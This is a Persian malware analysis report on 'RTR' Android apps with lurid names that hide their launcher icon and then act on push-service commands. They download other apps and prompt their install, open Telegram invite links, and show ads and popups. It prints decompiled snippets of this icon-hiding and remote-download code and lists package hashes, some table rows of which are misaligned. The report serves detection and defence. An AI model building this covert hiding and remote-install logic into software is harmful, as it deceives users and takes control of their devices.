بسمه تعالی

بررسی بدافزارهای RTR – بدافزارهای مخفی‌شونده

اردیبهشت ۹۸

فهرست مطالب

۱ چکیده

براساس بررسی‌های انجام شده در فضای بدافزارهای ایرانی، دسته‌ای از بدافزارها با صدها نمونه‌ی مختلف کشف شد که همگی آن‌ها مربوط به توسعه‌دهنده‌ای به نام "RTR" است. بدافزارهای RTR با رفتارهای مخرب و عناوین متنوعی در حال انتشار و فعالیت هستند. برخی از این بدافزارها در فروشگاه‌های اندرویدی منتشر شده‌اند و برخی دیگر از طریق تبلیغات تلگرامی و دانلود خودکار توسط دیگر برنامه‌ها روی دستگاه قربانیان قرار گرفته‌اند. به‌طورکلی بدافزارهای RTR را می‌توان در ۵ شاخه مختلف دسته‌بندی کرد:

۱ بدافزارهای مخفی شونده که از نام‌های مستهجن برای جذب مخاطب استفاده می‌کنند.

۲ نسخه‌های جعلی و غیررسمی تلگرام که از آن‌ها برای فروش عضو، ارسال تبلیغات در گروه‌ها و ... استفاده می‌کنند.

۳ بدافزارهای ارزش‌افزوده، که برای چندین شرکت مختلف ارزش‌افزوده، بدافزارهای واسطی را منتشر کرده و از این طریق به عضوگیری برای این سرویس‌ها پرداخته‌اند.

٤ برنامه‌های کاربردی که اغلب با استفاده از سرویس‌های ارسال هشدار، عملیات مخرب مختلفی روی دستگاه قربانی انجام می‌دهند.

۵ برنامه‌هایی همنام با برنامه‌های محبوب و معروف خارجی مانند برخی پیام‌رسان‌ها.

به دلیل گستردگی بدافزارهای RTR، سعی شده است هر دسته در گزارشی مجزا تحلیل و بررسی گردد.

در این گزارش دسته‌ای از بدافزارها که با نام‌های فریبنده و مستهجن کاربر را به نصب برنامه‌ها ترغیب می‌کنند، بررسی شده است. این بدافزارها هم در تلگرام منتشر، و هم توسط سایر بدافزارهای دانلودر در دستگاه کاربر نصب می‌شوند. ویژگی مشترک بدافزارهای این دسته، مخفی شدن آیکون برنامه پس از اولین اجرای آن است. اما این برنامه‌ها همچنان فعالیت خود را پس از مخفی شدن ادامه می‌دهند و با استفاده از سرویس‌های ارسال هشدار پوشه، onesignal، batch، ad-sdk و firebase اقداماتی مانند باز کردن لینک در تلگرام و بازار، نمایش تبلیغات پاپ آپ و درخواست دانلود برنامه‌های دیگر (که معمولا توسعه‌دهنده‌ی یکسانی با برنامه‌ی اصلی داشته و وظیفه عضویت کاربر در سرویس‌های ارزش‌افزوده را بر عهده دارند)، انجام می‌دهند.

۲ بررسی برنامه


اطلاعات مربوط به یکی از این برنامه‌ها در جدول زیر آورده شده است.

عنوان	نام توسعه‌دهنده	نام پکیج	SHA-256
فیلم س**	RTR	net.myapp.toodaar	776305c7eec1c4e7dc5b8c40d889ad6b6a53f16fe17ddb57daea5c5d4c0536b1

جدول ۱


۲-۱ عملکرد برنامه

پس از نصب این برنامه در دستگاه اندرویدی و اجرای آن توسط کاربر، مجوز دسترسی به اطلاعات کارت SD و مدیریت تماس‌ها برای بدافزار به کاربر نمایش داده می‌شود. پس از گذشت ۱۰ ثانیه چه کاربر این دسترسی‌ها را به برنامه بدهد و چه این درخواست را رد کند، برنامه بسته می‌شود و آیکون برنامه از فهرست برنامه‌های نصب شده مخفی می‌گردد.




شکل ۱ درخواست مجوز دسترسی به اطلاعات کارت SD و مدیریت تماس‌ها

چند ساعت پس از نصب برنامه در دستگاه و مخفی شدن آیکون آن، فعالیت‌های برنامه از قبیل دانلود یک برنامه و نمایش درخواست نصب آن به دفعات شروع می‌شود. تعداد زیاد این درخواست نصب‌ها برای هر برنامه بدون اجازه‌ی کاربر علاوه بر اینکه باعث می‌شوند در زمان‌هایی کاربر نتواند به درستی به انجام کارهای مورد نظرش مانند پاسخ به تماس دریافتی بپردازد بلکه سبب می‌شود تا حافظه دستگاه نیز پر شود. در شکل زیر نمونه‌ای از این درخواست نصب توسط برنامه‌های این دسته نشان داده شده است.




شکل ۲ صفحه درخواست نصب برنامه‌های دانلود شده توسط بدافزار

همچنین این برنامه‌ها هنگام استفاده‌ی کاربر از دستگاه خود، بارها عملکرد دستگاه را متوقف کرده و روند اجرای فعالیت کاربر را مختل می‌کنند. پس از توقف چند ثانیه‌ای، تبلیغات گوگل به کاربر نمایش داده می‌شود. در تصویر زیر این اقدام بدافزارها نشان داده شده است.



شکل ۳ توقف عملکرد دستگاه توسط بدافزارها

یکی دیگر از اقدامات این بدافزارها نمایش پاپ‌آپ و دیالوگ‌های مختلف است. که در شکل زیر نمونه‌ای از آن‌ها آورده شده است.



شکل ٤ نمایش پاپ‌آپ، نوتیفیکیشن و دیالوگ توسط این بدافزارها

۲-۲ تحلیل برنامه

برنامه فیلم س** و تمامی برنامه‌های مشابه با این بدافزار در اکتیویتی اصلی خود کد مخفی شدن آیکون برنامه را اجرا می‌کنند.

```
public static String _activity_create(boolean z) throws Exception {
    main main = mostCurrent;
    JavaObject javaObject = new JavaObject();
    javaObject.InitializeContext(processBA);
    javaObject.RunMethod("hiddenAppIcon", (Object[]) Common.Null);
    return BuildConfig.FLAVOR;
}
```

```
public void hiddenAppIcon() {
    try {
        getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

مخفی شدن آیکون برنامه

با توجه به کدهای بررسی‌شده، مشاهده می‌شود که این برنامه از سرویس‌های ارسال هشدار پوشه، ad-sdk، onesignal و firebase استفاده می‌کند. همچنین برای دور زدن تحریم onesignal.com نیز، به دو لینک baroot.ir و one-signal.ir متصل می‌شود.

از مهم‌ترین اقداماتی که برنامه از سرویس ارسال هشدار پوشه استفاده می‌کند می‌توان به موارد زیر اشاره کرد:

۱. باز کردن دیالوگ

```
case -1332085432:
    if (str.equals("dialog") != null) {
        obj = null;
        break;
    }
    break;
```

```
case null:
    this.uri = context.getString("link");
    this.image = context.getString("image");
    this.title = context.getString(Push.TITLE_KEY);
    this.content = context.getString("content");
    this.buttontext = context.getString("buttontext");
    this.package0 = context.getString("package");
    StartDialog(this.uri, this.image, this.title, this.content, this.buttontext, this.package0);
    return;
```

۲. دانلود یک برنامه

```
case 1427818632:
    if (str.equals("download") != null) {
        obj = 1;
        break;
    }
    break;
```

```
case 1:
    if (context.getString("package").equals(BuildConfig.FLAVOR) != null) {
        str = new UpdateApp();
        str.setContext(this.mContext);
        str.execute(new String[]{context.getString("link"), context.getString("time"), context.getString("num")});
        return;
    } else if (appInstalledOrNot(context.getString("package")) == null) {
        str = new UpdateApp();
        str.setContext(this.mContext);
        str.execute(new String[]{context.getString("link"), context.getString("time"), context.getString("num")});
        return;
    } else {
        return;
    }
```

۳. باز کردن یک لینک در تلگرام (برای این‌کار چک می‌کند در گوشی کاربر کدام یک از برنامه‌های شبیه تلگرام وجود دارد)

```
case 1196506447:
    if (str.equals("viewjoin") != null) {
        obj = 2;
        break;
    }
    break;
        case 2:
            String string = context.getString("view");
            context = context.getString("join");
            String TelePackageName = TelePackageName();
            Intent intent2 = new Intent(IntentWrapper.ACTION_VIEW);
            StringBuilder stringBuilder2 = new StringBuilder();
            stringBuilder2.append("tg://resolve?domain=");
            stringBuilder2.append(string);
            intent2.setData(Uri.parse(stringBuilder2.toString()));
            intent2.setFlags(268435456);
            Intent intent3 = new Intent(IntentWrapper.ACTION_VIEW);
            StringBuilder stringBuilder3 = new StringBuilder();
            stringBuilder3.append("tg://join?invite=");
            stringBuilder3.append(context);
            intent3.setData(Uri.parse(stringBuilder3.toString()));
            intent3.setFlags(268435456);
            if (TelePackageName.equalsIgnoreCase("none") == null) {
                intent2.setPackage(TelePackageName);
                intent3.setPackage(TelePackageName);
            }
            if (string.length() > 1) {
                this.mContext.startActivity(intent2);
            }
            if (context.length() > 1) {
                this.mContext.startActivity(intent3);
                return;
            }
            return;
```

این تابع بررسی می‌کند کدام برنامه‌ی تلگرامی در دستگاه کاربر نصب است

٤. ارسال نوتیفیکیشن

```
case 106852524:
    if (str.equals("popup") != null) {
        obj = 3;
        break;
    }
    break;
```

```
case 3:
    intent = new Intent(IntentWrapper.ACTION_VIEW);
    intent.setData(Uri.parse(context.getString("link")));
    if (!context.getString("package").trim().equals(BuildConfig.FLAVOR)) {
        intent.setPackage(context.getString("package").trim());
    }
    intent.addFlags(268435456);
    this.mContext.startActivity(intent);
    return;
```

٥. باز کردن صفحه‌ی نظرات یک برنامه در کافه بازار و گوگل پلی

```
case -276474855:
    if (str.equals("comment_google") != null) {
        obj = 4;
        break;
    }
    case 4:
        context = new Intent(IntentWrapper.ACTION_VIEW);
        stringBuilder = new StringBuilder();
        stringBuilder.append("market://details?id=");
        stringBuilder.append(this.mContext.getPackageName());
        context.setData(Uri.parse(stringBuilder.toString()));
        context.setPackage("com.android.vending");
        context.addFlags(268435456);
        this.mContext.startActivity(context);
        return;
```

نام بسته برنامه‌ی گوگل پلی

```
case -432228297:
    if (str.equals("comment_bazaar") != null) {
        obj = 5;
        break;
    }
    break;
    case 5:
        context = new Intent(IntentWrapper.ACTION_VIEW);
        stringBuilder = new StringBuilder();
        stringBuilder.append("bazaar://details?id=");
        stringBuilder.append(this.mContext.getPackageName());
        context.setData(Uri.parse(stringBuilder.toString()));
        context.setPackage("com.farsitel.bazaar");
        context.addFlags(268435456);
        this.mContext.startActivity(context);
        return;
```

نام بسته برنامه کافه بازار

۶. باز کردن تبلیغات Admob

```
case 92668925:
    if (str.equals("admob") != null) {
        obj = 10;
        break;
    }
    break;
```

```
case 10:
    intent = new Intent(this.mContext, Ads.class);
    intent.putExtra("type", "admob");
    intent.putExtra("app_id", context.getString("app_id"));
    intent.putExtra("unit_id", context.getString("unit_id"));
    intent.setFlags(268435456);
    this.mContext.startActivity(intent);
    return;
```

باز کردن یک صفحه تبلیغات

۷. باز کردن صفحه‌ی نظرات یک برنامه در مایکت و ایران اپس

```
case -1111462066:
    if (str.equals("comment_myket") != null) {
        obj = 6;
        break;
    }
    break;
    case 6:
        context = new Intent(IntentWrapper.ACTION_VIEW);
        stringBuilder = new StringBuilder();
        stringBuilder.append("myket://comment?id=");
        stringBuilder.append(this.mContext.getPackageName());
        context.setData(Uri.parse(stringBuilder.toString()));
        context.addFlags(268435456);
        this.mContext.startActivity(context);
        return;
case 2054144104:
    if (str.equals("comment_iranapps") != null) {
        obj = 7;
        break;
    }
    break;
    case 7:
        context = new Intent(IntentWrapper.ACTION_VIEW);
        stringBuilder = new StringBuilder();
        stringBuilder.append("iranapps://app/");
        stringBuilder.append(this.mContext.getPackageName());
        stringBuilder.append("?a=comment&r=5");
        context.setData(Uri.parse(stringBuilder.toString()));
        context.setPackage("ir.tgbs.android.iranapp");
        context.addFlags(268435456);
        this.mContext.startActivity(context);
        return;
```

۳ برنامه‌های مشابه

در این بخش به برنامه‌هایی پرداخته می‌شود که عملکرد مشابه بدافزار فیلم س** دارند. لیست این برنامه‌ها در جدول زیر آورده شده است.

	عنوان برنامه	نام توسعه‌دهنده	نام پکیج	SHA-256
۱	فیلم س**	RTR	net.myapp.toodaar2	d4b751805cf7356b57c62d001c06deb4e90fa9ad4c24f8be2cc9ae02168e5b7d
۲	فیلم س**	RTR	net.myapp.toodaar2	58232d0cfb36e796f2789c5ac8297c8ccc04de714aa246ffeedbaac4a3fba8c0

٣	فیلم س**	RTR	net.myapp.toodaar	69f6415d868bd23b3daabe04efc3a02b78f527d8fdd2aabd8107bd1025f59c0d
٤	فیلم س**	RTR	net.myapp.toodaar2	6d3a80c38b08086ab8ce55e024318b29aaef03a53ec0feaa4185f30d9c5070c8
٥	فیلم...	Internet Widgits Pty Ltd	net.myapp.toodaar3	94f85d748c501970b72a2ba538539a3fcb556da9acdd0492325176ad4dd2e761
٦	فیلم س**	RTR	net.myapp.toodaar2	3b2037e739412d6952e51bab164b5d2ab0062143fdb79db945d9e87f45310865
٧	فیلم س**	Android	net.myapp.toodaar2	aa9bede017c0b0f95ba459a69b4ead4be32a35fcbd171114a900b739a6e1ac52
٨	دوربین لخت کن	Internet Widgits Pty Ltd	net.myapp.toodaar3	e98c24c9a7b62e4f871a0a5574a08e0e786ec5cdeb83c57aad9e67a7d02423a7
٩	فیلم س**	RTR	com.barname.app	151879c97071cf6a43c7a2fa621600f205e718a247ed2a66fd9cbd331a200fd0
١٠	فیلم س**	RTR	net.myapp.toodaar2	b0b8a964777d51381aa63020b82239c3bc8610d9f814c3df0263373b8e1dd75b
١١	فیلم س**	RTR	net.myapp.toodaar	776305c7eec1c4e7dc5b8c40d889ad6b6a53f16fe17ddb57daea5c5d4c0536b1
١٢	فیلم س**	RTR	net.myapp.toodaar2	30c3a96291d8516a37edd296ac9806e7533a923fb436f4f276fb30f0e7bd5454
١٣	فیلم س**	Android	net.myapp.toodaar2	fccef74b4343a5ec38239300c0adc4d7d2f9517085102c562730a60519f2226d
١٤	آموزش ماساژ ج**	Internet Widgits Pty Ltd	net.myapp.toodaar3	4ce2056247e6963c0a4bc76fc07ad511edc2e3ef0f67ccf7382d22b0

9f6baf14				
cebfc581f62dc68b2d8d4685dc925a0195b0baf22f78d9d9766716fc76464c21	net.myapp.toodaar3	Internet Widgits Pty Ltd	ورزش‌های دونفره	۱۵
74119b3db46711f4c1f16c3b2166dc6f89b292ad995e0dba49e36163e8b1e7a5	net.myapp.toodaar3	RTR	فیلم س**	۱۶
6f27a96a1a6fbf008684fa85af5b45f24e17ec3e225ce137d66322d115469c49	net.myapp.toodaar3	Internet Widgits Pty Ltd	دوربین مخفی سی**	۱۷
03b349ceeb44ac380bc523a97e83c77a4dd96f706329c24542505bb75ec4bc38	net.myapp.toodaar	Internet Widgits Pty Ltd	۱۸+	۱۸
b3d580c538456be96b0b514c2f053884ec40fd911e4539171155c7520667b559	net.myapp.toodaar	Internet Widgits Pty Ltd	اسنپ	۱۹
f9f4774fabf211e1c4ac1f5b3982a5a11410058a4ce490901aae43ed81d7e79e	net.myapp.toodaar2	RTR	فیلم س**	۲۰
a136801ff6912a783420e8fbf050d63aada099723cf9f7c7e9985e1f7483454e	net.myapp.toodaar	Internet Widgits Pty Ltd	داستان‌های س**	۲۱
c63b261527072176d9896e2a0116aeb94a108367f04548c1ccea02e7cd210965	net.myapp.toodaar	Internet Widgits Pty Ltd	فیلم س** خشن	۲۲
e440d0682550bf6fbcaa7a04d3b581090b3aed058d68525cd28143d7baba9437	net.myapp.toodaar	RTR	فیلم س**	۲۳
e1a4dbf8a110c67ad3665d96ee34a215033efe94c3342fefddef0574309032ce	net.myapp.toodaar	Internet Widgits Pty Ltd	س**	۲۴
50d8e189008b241e485c4c9544f83bc18292a87a16565c5dd266a538339066cc	net.myapp.toodaar	RTR	فیلم س**	۲۵

۲۶	حذف تبلیغات	RTR	net.myapp.toodaar	39f9cbd2e98e89c1f4beb9d20c34f79fddc0dd9337b4f715e4795a31b9ee0b35
۲۷	فیلم س**	Android	com.vdm.rt	8d2244853409ac212eecac38ae32e3e2d439d67ca8639e89e93126d13ca95231
۲۸	تماس تصویری	Android	com.van.dor	a87f9a53f1bf07b08bd149b21d716e7e8f60b4fe7585dfcc46d8b508fddd876b
۲۹	دوربین عجایب	RTR	com.van.dor	348b59dea63d52a0e01b65d0dc74f66b58a175678de44c8258c89c9c442ce096
۳۰	دوربین لخت کن	RTR	com.saye.push	65b522b881f69194cabeed7f0e56d4bd06bc7bbb6431fb9bb46781fc842b6447
۳۱	دوربین لخت کن	RTR	com.saye.ehp	85d8f8a05ae5459fe9665661c84f367e3cca9ac4c76325984f25f3b333acdab9
۳۲	داستان اونجوری	RTR	com.saye.ehp	e0e3c89a178a624220d824efa7938892b9e827b7e02beae2c83684a8007655a5
۳۳	س**	Internet Widgits Pty Ltd	com.saye.ehp	dcf14553eba4133b441304ce00d9df0629062c95013daf589015d2c1a735f662
۳٤	بازی س**	Internet Widgits Pty Ltd	com.saye.ehp	089f3a58646ce1ff07aa273e107d1d4be03bd441b1e65a828918d01d637a087b
۳۵	شخصیت شناسی	Internet Widgits Pty Ltd	com.saye.ehp	9405456bbac5ea5d9b5e8f9f2589f2df0953be33d8fb935a3eb01b974e178270

جدول ۲

٤ نتیجه‌گیری

در این گزارش، به دسته‌ای از بدافزارهای RTR پرداخته شد که همگی آن‌ها جزء برنامه‌های مخفی‌شونده هستند. این برنامه‌ها که با نام‌های فریبنده و مستهجن بیشتر در تلگرام منتشر می‌شوند یا توسط دانلودرها در دستگاه کاربر نصب می‌شوند پس از مخفی شدن، با استفاده از سرویس‌های ارسال هشدار همچنان به عملکرد خود ادامه می‌دهند و اقداماتی مانند باز کردن لینک در تلگرام و بازار، نمایش تبلیغات پاپ آپ و دانلود برنامه‌های مختلف و نمایش درخواست نصب این برنامه‌ها را انجام می‌دهند.